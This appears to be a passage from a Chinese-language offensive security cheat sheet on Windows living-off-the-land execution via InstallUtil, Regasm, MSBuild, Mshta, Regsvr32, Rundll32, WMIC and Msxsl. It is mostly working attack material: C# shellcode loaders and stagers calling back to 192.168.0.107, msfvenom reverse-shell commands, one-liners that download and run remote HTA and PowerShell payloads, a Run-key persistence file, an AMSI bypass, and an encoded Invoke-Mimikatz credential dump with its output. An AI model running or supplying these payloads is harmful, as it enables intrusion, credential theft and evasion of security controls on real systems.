IntPtr oXmoNUYvivZlXj = IntPtr.Zero; UInt32 XVXTOi = 0; IntPtr pAeCTfwBS = IntPtr.Zero;
uint BnhanUiUJaetgy;
bool iSdNUQK = VirtualProtect(AmnGaO, (uint)0x1000, (uint)0x20, out BnhanUiUJaetgy);
oXmoNUYvivZlXj = CreateThread(0, 0, AmnGaO, pAeCTfwBS, 0, ref XVXTOi);
WaitForSingleObject(oXmoNUYvivZlXj, 0xFFFFFFFF);}
}
```

Csc

```
>msfvenom -p windows/x64/shell/reverse_tcp LHOST=192.168.0.107 LPORT=12138 -f csharp
>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /r:System.Ente rpriseServices.dll /r:System.IO.Compression.dll
/target:library /out: C:\Users\y\Desktop\shell.exe /platform:x64 /unsafe C:\Users\y\Desktop\shell.cs
>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /U C:\Users\y\Desktop\shell.exe
```

```
using System;
using System.Net;
using System.Diagnostics;
using System.Reflection;
using System.Configuration.Install;
using System.Runtime.InteropServices;
public class Program
{
public static void Main()
{
}
}
[System.ComponentModel.RunInstaller(true)]
public class Sample : System.Configuration.Install.Installer
{
public override void Uninstall(System.Collections.IDictionary savedState)
{
Shellcode.Exec();
}
}
public class Shellcode
{
public static void Exec()
{
byte[] shellcode = new byte[510] {
 SHELLCODE
};
UInt32 funcAddr = VirtualAlloc(0, (UInt32)shellcode .Length,
MEM_COMMIT, PAGE_EXECUTE_READWRITE);
Marshal.Copy(shellcode , 0, (IntPtr)(funcAddr), shellcode .Length);
IntPtr hThread = IntPtr.Zero;
UInt32 threadId = 0;
IntPtr pinfo = IntPtr.Zero;
hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
WaitForSingleObject(hThread, 0xFFFFFFFF);
}
private static UInt32 MEM_COMMIT = 0x1000;
private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;
[DllImport("kernel32")]
private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr,UInt32 size, UInt32 flAllocationType, UInt32 flProtect);
[DllImport("kernel32")]
private static extern bool VirtualFree(IntPtr lpAddress,
UInt32 dwSize, UInt32 dwFreeType);
[DllImport("kernel32")]
private static extern IntPtr CreateThread(
UInt32 lpThreadAttributes,
UInt32 dwStackSize,
UInt32 lpStartAddress,
```

```
IntPtr param,
UInt32 dwCreationFlags,
ref UInt32 lpThreadId
);
[DllImport("kernel32")]
private static extern bool CloseHandle(IntPtr handle);
[DllImport("kernel32")]
private static extern UInt32 WaitForSingleObject(
IntPtr hHandle,
UInt32 dwMilliseconds
);
[DllImport("kernel32")]
private static extern IntPtr GetModuleHandle(
string moduleName
);
[DllImport("kernel32")]
private static extern UInt32 GetProcAddress(
IntPtr hModule,
string procName
);
[DllImport("kernel32")]
private static extern UInt32 LoadLibrary(
string lpFileName
);
[DllImport("kernel32")]
private static extern UInt32 GetLastError();
}
```

Regasm

```
>C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /r:System.EnterpriseServices.dll /r:System.IO.Compression.dll
/target:library /out: C:\Users\y\Desktop\dll.dll  /unsafe C:\Users\y\Desktop\dll.cs
>C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe /u dll.dll
```

```
namespace HYlDKsYF
 {
     public class kxKhdVzWQXolmmF : ServicedComponent {
         public kxKhdVzWQXolmmF() { Console.WriteLine("doge"); }
         [ComRegisterFunction]
         public static void RegisterClass ( string pNNHrTZzW )
         {
             ZApOAKJKY.QYJOTklTwn();
             }
             [ComUnregisterFunction]
             public static void UnRegisterClass ( string pNNHrTZzW )
             {
                 ZApOAKJKY.QYJOTklTwn();
                 }
                 }
                 public class ZApOAKJKY  { [DllImport("kernel32")] private static extern UInt32 HeapCreate(UInt32 FJyyNB, UInt32
fwtsYaiizj, UInt32 dHJhaXQiaqW);
                 [DllImport("kernel32")] private static extern UInt32 HeapAlloc(UInt32 bqtaDNfVCzVox, UInt32 hjDFdZuT, UInt32
JAVAYBFdojxsgo);
                 [DllImport("kernel32")] private static extern UInt32 RtlMoveMemory(UInt32 AQdEyOhn, byte[] wknmfaRmoElGo,
UInt32 yRXPRezIkcorSOo);
                 [DllImport("kernel32")] private static extern IntPtr CreateThread(UInt32 uQgiOlrrBaR, UInt32 BxkWKqEKnp, UInt32
lelfRubuprxr, IntPtr qPzVKjdiF,UInt32 kNXJcS, ref UInt32 atiLJcRPnhfyGvp);
                 [DllImport("kernel32")] private static extern UInt32 WaitForSingleObject(IntPtr XSjyzoKzGmuIOcD, UInt32
VumUGj);static byte[] HMSjEXjuIzkkmo(string aCWWUttzmy,int iJGvqiEDGLhjr) {
                     IPEndPoint YUXVAnzAurxH = new IPEndPoint(IPAddress.Parse(aCWWUttzmy),iJGvqiEDGLhjr);
                     Socket MXCEuiuRIWgOYze = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
                     try { MXCEuiuRIWgOYze.Connect(YUXVAnzAurxH); }
                     catch { return null;}
                     byte[] Bjpvhc = new byte[4];
                     MXCEuiuRIWgOYze.Receive(Bjpvhc,4,0);
int IETFBI = BitConverter.ToInt32(Bjpvhc,0);
byte[] ZKSAAFwxgSDnTW = new byte[IETFBI +5];
int JFPJLlk =0;
while(JFPJLlk < IETFBI)
{ JFPJLlk += MXCEuiuRIWgOYze.Receive(ZKSAAFwxgSDnTW, JFPJLlk +5,(IETFBI - JFPJLlk)<4096 ? (IETFBI - JFPJLlk) : 4096,0);}
byte[] nXRztzNVwPavq = BitConverter.GetBytes((int)MXCEuiuRIWgOYze.Handle);
Array.Copy(nXRztzNVwPavq,0, ZKSAAFwxgSDnTW,1,4); ZKSAAFwxgSDnTW[0]=0xBF;
return ZKSAAFwxgSDnTW;}
static void TOdKEwPYRUgJly(byte[] KNCtlJWAmlqJ) {
    if(KNCtlJWAmlqJ !=null) {
        UInt32 uuKxFZFwog = HeapCreate(0x00040000,(UInt32)KNCtlJWAmlqJ.Length,0);
    UInt32 sDPjIMhJIOAlwn = HeapAlloc(uuKxFZFwog,0x00000008,(UInt32)KNCtlJWAmlqJ.Length);
```

```
    RtlMoveMemory(sDPjIMhJIOAlwn, KNCtlJWAmlqJ,(UInt32)KNCtlJWAmlqJ.Length);
    UInt32 ijifOEfllRl =0;
    IntPtr ihXuoEirmz = CreateThread(0,0, sDPjIMhJIOAlwn, IntPtr.Zero,0, ref ijifOEfllRl);
    WaitForSingleObject(ihXuoEirmz,0xFFFFFFFF);}}

    public static void QYJOTklTwn() {
        byte[] ZKSAAFwxgSDnTW =null; ZKSAAFwxgSDnTW = HMSjEXjuIzkkmo("192.168.0.107",12138);
        TOdKEwPYRUgJly(ZKSAAFwxgSDnTW);
        } } }
```


Msbuild

```
https://gitee.com/RichChigga/msbuild-exec
MSF监听
>C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe 1.xml
```

```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
<Target Name="iJEKHyTEjyCU">
<xUokfh />
</Target>
<UsingTask
TaskName="xUokfh"
TaskFactory="CodeTaskFactory"
AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
<Task>
<Code Type="Class" Language="cs">
<![CDATA[
using System; using System.Net; using System.Net.Sockets; using System.Linq; using System.Runtime.InteropServices;
using System.Threading; using Microsoft.Build.Framework; using Microsoft.Build.Utilities;
public class xUokfh : Task, ITask {
[DllImport("kernel32")] private static extern UInt32 VirtualAlloc(UInt32 ogephG,UInt32 fZZrvQ, UInt32 nDfrBaiPvDyeP, UInt32
LWITkrW);
[DllImport("kernel32")]private static extern IntPtr CreateThread(UInt32 qEVoJxknom, UInt32 gZyJBJWYQsnXkWe, UInt32
jyIPELfKQYEVZM,IntPtr adztSLHGJiurGO, UInt32 vjSCprCJ, ref UInt32 KbPukprMQXUp);
[DllImport("kernel32")] private static extern UInt32 WaitForSingleObject(IntPtr wVCIQGmqjONiM, UInt32 DFgVrE);
static byte[] VYcZlUehuq(string IJBRrBqhigjGAx, int XBUCexXIrGIEpe) {
IPEndPoint DRHsPzS = new IPEndPoint(IPAddress.Parse(IJBRrBqhigjGAx),XBUCexXIrGIEpe);
Socket zCoDOd = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
try { zCoDOd.Connect(DRHsPzS); }
catch { return null;}
byte[] OCrGofbbWRVsFEl = new byte[4];
zCoDOd.Receive(OCrGofbbWRVsFEl, 4, 0);
int auQJTjyxYw = BitConverter.ToInt32(OCrGofbbWRVsFEl, 0);
byte[] MlhacMDOKUAfvMX = new byte[auQJTjyxYw + 5];
int GFtbdD = 0;
while (GFtbdD < auQJTjyxYw)
{ GFtbdD += zCoDOd.Receive(MlhacMDOKUAfvMX, GFtbdD + 5, (auQJTjyxYw -GFtbdD) < 4096 ? (auQJTjyxYw - GFtbdD) : 4096, 0);}
byte[] YqBRpsmDUT = BitConverter.GetBytes((int)zCoDOd.Handle);
Array.Copy(YqBRpsmDUT, 0, MlhacMDOKUAfvMX, 1, 4); MlhacMDOKUAfvMX[0]= 0xBF;
return MlhacMDOKUAfvMX;}
static void NkoqFHncrcX(byte[] qLAvbAtan) {
if (qLAvbAtan != null) {
UInt32 jrYMBRkOAnqTqx = VirtualAlloc(0, (UInt32)qLAvbAtan.Length, 0x1000, 0x40);
Marshal.Copy(qLAvbAtan, 0, (IntPtr)(jrYMBRkOAnqTqx),qLAvbAtan.Length);
IntPtr WCUZoviZi = IntPtr.Zero;
UInt32 JhtJOypMKo = 0;
IntPtr UxebOmhhPw = IntPtr.Zero;
WCUZoviZi = CreateThread(0, 0, jrYMBRkOAnqTqx, UxebOmhhPw, 0, ref JhtJOypMKo);
WaitForSingleObject(WCUZoviZi, 0xFFFFFFFF); }}
public override bool Execute()
{
byte[] uABVbNXmhr = null; uABVbNXmhr = VYcZlUehuq("192.168.0.107",12138);
NkoqFHncrcX(uABVbNXmhr);
return true; } }
]]>
</Code>
</Task>
</UsingTask>
</Project>
```


Winrm

```
MSF监听
```





```
>mkdir winrm
>copy c:\Windows\System32\cscript.exe winrm
创建文件WsmPty.xsl复制payload进去
```

```
<?xml version='1.0'?>
<stylesheet
xmlns="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:schemas-microsoft-com:xslt"
xmlns:user="placeholder"
version="1.0">
<output method="text"/>
 <ms:script implements-prefix="user" language="JScript">
 <![CDATA[
 var r = new ActiveXObject("WScript.Shell").Run("cmd");
 ]]> </ms:script>
</stylesheet>
```




执行

```
>cscript.exe //nologo C:\Windows\System32\winrm.vbs get wmicimv2/Win32_Process?Handle=4 -format:pretty
```



Mshta

```
>use exploit/windows/misc/hta_server
>set srvhost 192.168.0.107
>mshta http://192.168.0.107:8080/RgNeCv.hta
```




```
执行vb
    >mshta vbscript:CreateObject("Wscript.Shell").Run("calc.exe",0,true)(window.close)
Js
    >mshta javascript:"\..\mshtml,RunHTMLApplication
";document.write();h=new%20ActiveXObject("WScript.Shell").run("calc.exe",0,true);try{h.Send();b=h.ResponseText;eval(b);}catch(e)
{new%20ActiveXObject("WScript.Shell").Run("cmd /c taskkill /f /im mshta.exe",0,true);}
Jsrat
    >mshta javascript:"\..\mshtml,RunHTMLApplication
";document.write();h=new%20ActiveXObject("WinHttp.WinHttpRequest.5.1");h.Open("GET","http://192.168.2.101:9998/connect",false);t
ry{h.Send();b=h.ResponseText;eval(b);}catch(e){new%20ActiveXObject("WScript.Shell").Run("cmd /c taskkill /f /im
mshta.exe",0,true);}
```

Regsvr32

```
上线Empire
>usestager windows/launcher_sct
生成sct文件放入web目录
>regsvr32 /s /n /u /i:http://192.168.0.107:8080/launcher.sct scrobj.dll
>cscript /b C:\Windows\System32\Printing_Admin_Scripts\zh-CN\pubprn.vbs 127.0.0.1 script:http://192.168.0.107/test.sct
```

Rundll32

执行文件

```
>rundll32 url.dll, OpenURL file://c:\windows\system32\calc.exe
>rundll32 url.dll, OpenURLA file://c:\windows\system32\calc.exe
>rundll32 url.dll,OpenURL file://^C^:^/^W^i^n^d^o^w^s^/^s^y^s^t^e^m^3^2^/^c^a^l^c^.^e^x^e
>rundll32 url.dll,FileProtocolHandler file://^C^:^/^W^i^n^d^o^w^s^/^s^y^s^t^e^m^3^2^/^c^a^l^c^.^e^x^e
>rundll32 url.dll, FileProtocolHandler calc.exe
```

无弹窗执行

```
>rundll32 javascript:"\..\mshtml,RunHTMLApplication ";new%20ActiveXObject("WScript.Shell").Run("C:/Windows/System32/mshta.exe
http://192.168.0.107:8080/SU8Fd6kNRz0.hta",0,true);self.close();
```

增删注册表

```
保存为.inf文件
>rundll32.exe setupapi,InstallHinfSection DefaultInstall 128 c:/reg.inf
[Version]
Signature="$WINDOWS NT$"
[DefaultInstall]
```


```
AddReg=AddReg
DelReg=DelReg
[AddReg] #删除DelReg删掉红色部分执行
HKLM,SOFTWARE\Microsoft\Windows\CurrentVersion\Run,SYSTEM,0x00000000,c:/windows/temp/sv.exe
0x00010001表示REG_DWORD数据类型，0x00000000或省略该项(保留逗号)表示REG_SZ(字符串)
```

写文件

```
>rundll32.exe javascript:"\..\mshtml,RunHTMLApplication
";fso=new%20ActiveXObject("Scripting.FileSystemObject");a=fso.CreateTextFile("c:\\Temp\\testfile.txt",true);a.WriteLine("Test");
a.Close();self.close();
```

Out-RundllCommand

```
使用nishang脚本Out-RundllCommand生成rundll代码
>powershell -nop -w h -ep bypass "IEX (New-Object Net.WebClient).DownloadString('http://192.168.0.107/ps/nishang/Execution/Out-
RundllCommand.ps1'); Out-RundllCommand -Reverse -IPAddress 192.168.0.107 -Port 12345"
```




```
注：低版本powershell，隐藏窗口只识别-w hidden，高版本可以-w h
执行远程PS脚本
>Out-RundllCommand -PayloadURL http://192.168.0.107/Invoke-PowerShellUdp.ps1 -Arguments "Invoke-PowerShellUdp -Reverse -IPAddress
192.168.0.107 -Port 12138"
上线MSF
生成psh-reflection格式脚本
>rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();r=new%20ActiveXObject("WScript.Shell").run("powershell
-w hidden -nologo -noprofile -ep bypass IEX ((New-Object Net.WebClient).DownloadString('http://192.168.0.107/xx.ps1'));",0,true);
```

DotNetToJScript

```
通过js/vbs执行.net程序
https://github.com/tyranid/DotNetToJScript/releases
>DotNetToJScript.exe -o 1.js ExampleAssembly.dll 生成js
>DotNetToJScript.exe -l vbscript -o 2.vbs ExampleAssembly.dll生成vbs
>DotNetToJScript.exe -l vba -o 2.txt ExampleAssembly.dll 生成vba
>DotNetToJScript.exe -u -o 3.sct ExampleAssembly.dll生成sct
```

StarFighters

```
https://github.com/Cn33liz/StarFighters 可以执行powershell代码，详见
执行单条命令
$code = 'start calc.exe'
$bytes  = [System.Text.Encoding]::UNICODE.GetBytes($code);
$encoded = [System.Convert]::ToBase64String($bytes)
```

```
$encoded
复制为var EncodedPayload的值
远程执行mimikatz
powershell IEX "(New-Object Net.WebClient).DownloadString('http://192.168.0.107/ps/powersploit/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -Command 'log privilege::debug sekurlsa::logonpasswords'"
以上保存在code.txt
$code = Get-Content -Path code.txt
$bytes  = [System.Text.Encoding]::UNICODE.GetBytes($code);
$encoded = [System.Convert]::ToBase64String($bytes)
$encoded | Out-File 2.txt
```

```
PS C:\Users\Administrator.DC\Desktop\release_v1.0.4> $code = Get-Content -Path code.txt
PS C:\Users\Administrator.DC\Desktop\release_v1.0.4> $bytes  = [System.Text.Encoding]::UNICODE.GetBytes($code);
PS C:\Users\Administrator.DC\Desktop\release_v1.0.4> $encoded = [System.Convert]::ToBase64String($bytes)
PS C:\Users\Administrator.DC\Desktop\release_v1.0.4> $encoded | Out-File 2.txt
PS C:\Users\Administrator.DC\Desktop\release_v1.0.4>
```

```
生成的2.txt文件内容替换为var EncodedPayload的值再执行
```

```
var EncodedPayload =
"cABvAHcAZQByAHMAaABlAGwAbAAgAEkARQBYACAAIgAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAuADAALgAxADAANwAvAHAAcwAvAHAAbwB3AGUAcgBzAHAAbABvAGkAdAAvAEUAeABmAGkAbABOAHIAYQB0AGkAbwBuAC8ASQBuAHYAbwBrAGUALQBNAGkAbQBpAGsAYQB0AHoALgBwAHMAMQAnACkAOwAgAEkAbgB2AG8AawBlAC0ATQBpAG0AaQBrAGEAdAB6ACAALQBDAG8AbQBtAGEAbgBkACAAJwBsAG8AZwAgAHAAcgBpAHYAaQBsAGUAZwBlADoAOgBkAGUAYgB1AGcAIABzAGUAawB1AHIAbABzAGEAOgA6AGwAbwBnAG8AbgBwAGEAcwBzAHcAbwByAGQAcwAnACIA";
```

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
Using 'mimikatz.log' for logfile : OK

mimikatz(powershell) # privilege::debug
Privilege '20' OK

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 6459226 (00000000:00628f5a)
Session           : Service from 0
User Name         : DefaultAppPool
Domain            : IIS APPPOOL
Logon Server      : (null)
Logon Time        : 2020/3/4 18:15:21
SID               : S-1-5-82-3006700770-424185619-1745488364-794895919-4004696415
```

绕过AMSI执行

```
>copy c:\windows\system32\cscript.exe amsi.dll
>amsi.dll evil.js
```


WMIC

```
Empire建立监听，生成windows/launcher_xsl模块的xsl文件保存在web目录
>wmic process get brief /format:http://192.168.0.107:8080/launcher.xsl
也可结合mshta使用
```

```
<?xml version='1.0'?>
<stylesheet
xmlns="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:schemas-microsoft-com:xslt"
xmlns:user="placeholder"
version="1.0">
<output method="text"/>
    <ms:script implements-prefix="user" language="JScript">
    <![CDATA[
    var r = new ActiveXObject("WScript.Shell").Run("mshta http://192.168.0.107:8080/RgNeCv.hta");
    ]]> </ms:script>
</stylesheet>
```

Msxsl

```
下载
https://www.microsoft.com/en-us/download/details.aspx?id=21714
远程执行shellcode
https://github.com/3gstudent/Use-msxsl-to-bypass-AppLocker/blob/master/shellcode.xml
>msxls.exe http://192.168.0.107/shellcode.xml http://192.168.0.107/shellcode.xml
Empire生成shellcode贴到脚本中EncodedPayload位置
```



CPL

Kali监听

```
msf5 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.107:4444
[*] Using URL: http://192.168.0.107:8080/SU8Fd6kNRz0.hta
[*] Server started.
msf5 exploit(windows/misc/hta_server) >
```

